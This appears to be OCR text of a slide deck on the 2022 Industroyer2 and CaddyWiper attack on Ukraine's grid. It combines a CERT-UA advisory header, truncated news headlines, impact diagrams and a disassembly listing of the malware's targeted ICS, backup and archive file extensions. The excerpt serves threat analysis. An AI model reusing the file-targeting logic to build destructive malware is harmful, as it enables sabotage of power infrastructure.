
CaddyWiper

deployed

8 Apr 2022

Industroyer2

sabotage attempt


gov.ua
State Sites of Ukraine
The team operates in within State Service of Special Communication and Information Protection of Ukraine
CERT-UA
Computer Emergency Response Team of Ukraine
People with visual impairment
About CERT-UA | News | Recommendations | Contact Us | Contacts |
Search | Українською |
Main | News | Кібератака групи Sandworm (UAC-0082) ...

Кібератака групи Sandworm (UAC-0082) на об'єкти енергетики України з використанням шкідливих програм INDUSTROYER2 та CADDYWIPER (CERT-UA#4435)

12.04.2022


ШПЗ

Загальна інформація

Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA вжито невідкладних заходів з реагування на інцидент інформаційної безпеки, пов'язаний з цільовою

By topic «ШПЗ»

12.05.2022



Russian military-linked hackers target Ukraini company, investigators say

Russian hackers attempted to launch a cyber-attack on Ukraine's power grid last week, Ukrainian officials and cybersecurity researchers said.

Russian Hackers Tried Damaging Power Equipment, Ukraine Says

Ukraine says it thwarted Russian cyberattack on electricity grid

Ukraine says potent Russia against power grid thwarte

Ukrainian officials say Russian military hacke millions of Ukrainians last week in a long-pla

What Happened on Day 48 of the War in Ukraine

Alleged Russian-Made Malware Tried to Shut Down Ukraine Energy Facility

Ukraine Thwarts Cyberattack on Electric Grid, Officials Say

The attack, which was set for last Friday, used software similar the 'industroyer' code used in a 2 noted

Ukraine says Russian cyberattack sought to shut down energy grid

Ukrainian power grid 'lucky' to withstand Russian cyber-attack

Russian hackers tried to bring down Ukraine's power grid to help the invasion

Industroyer 2016


Industroyer's intended impact

De-energize
power lines

Deny operators
visibility
& control

Industroyer’s intended impact

Deny operators visibility
& control



```
.rdata:10010ED0 off_10010ED0 dd offset aSys_bascon_com  ; DATA XREF: sub_1
.rdata:10010ED0                                          ; "SYS_BASCON.COM"
.rdata:10010ED4              dd offset a_v               ; "*.v"
.rdata:10010ED8              dd offset a_pl              ; "*.PL"
.rdata:10010EDC              dd offset a_paf             ; "*.paf"
.rdata:10010EE0              dd offset a_v               ; "*.v"
.rdata:10010EE4              dd offset a_xrf             ; "*.XRF"
.rdata:10010EE8              dd offset a_trc             ; "*.trc"
.rdata:10010EEC              dd offset a_scl             ; "*.SCL"
.rdata:10010EF0              dd offset a_bak             ; "*.bak"
.rdata:10010EF4              dd offset a_cid             ; "*.cid"
.rdata:10010EF8              dd offset a_scd             ; "*.scd"
.rdata:10010EFC              dd offset a_pcmp            ; "*.pcmp"
.rdata:10010F00              dd offset a_pcmi            ; "*.pcmi"
.rdata:10010F04              dd offset a_pcmt            ; "*.pcmt"
.rdata:10010F08              dd offset a_ini             ; "*.ini"
.rdata:10010F0C              dd offset a_xml             ; "*.xml"
.rdata:10010F10              dd offset a_cin             ; "*.CIN"
.rdata:10010F14              dd offset a_ini             ; "*.ini"
.rdata:10010F18              dd offset a_prj             ; "*.prj"
.rdata:10010F1C              dd offset a_cxm             ; "*.cxm"
.rdata:10010F20              dd offset a_elb             ; "*.elb"
.rdata:10010F24              dd offset a_epl             ; "*.epl"
.rdata:10010F28              dd offset a_mdf             ; "*.mdf"
.rdata:10010F2C              dd offset a_ldf             ; "*.ldf"
.rdata:10010F30              dd offset a_bak             ; "*.bak"
.rdata:10010F34              dd offset a_bk              ; "*.bk"
.rdata:10010F38              dd offset a_bkp             ; "*.bkp"
.rdata:10010F3C              dd offset a_log             ; "*.log"
.rdata:10010F40              dd offset a_zip             ; "*.zip"
.rdata:10010F44              dd offset a_rar             ; "*.rar"
.rdata:10010F48              dd offset a_tar             ; "*.tar"
.rdata:10010F4C              dd offset a_7z              ; "*.7z"
.rdata:10010F50              dd offset a_exe             ; "*.exe"
.rdata:10010F54              dd offset a_dll             ; "*.dll"
```

ABB MicroScada

Signal Cross References


Substation Configuration Language

Configured IED Description

Substation Configuration Description

ABB PCM600

Industroyer’s intended impact



De-energize
power lines

Deny operators
visibility
& control


Disable
protection relays

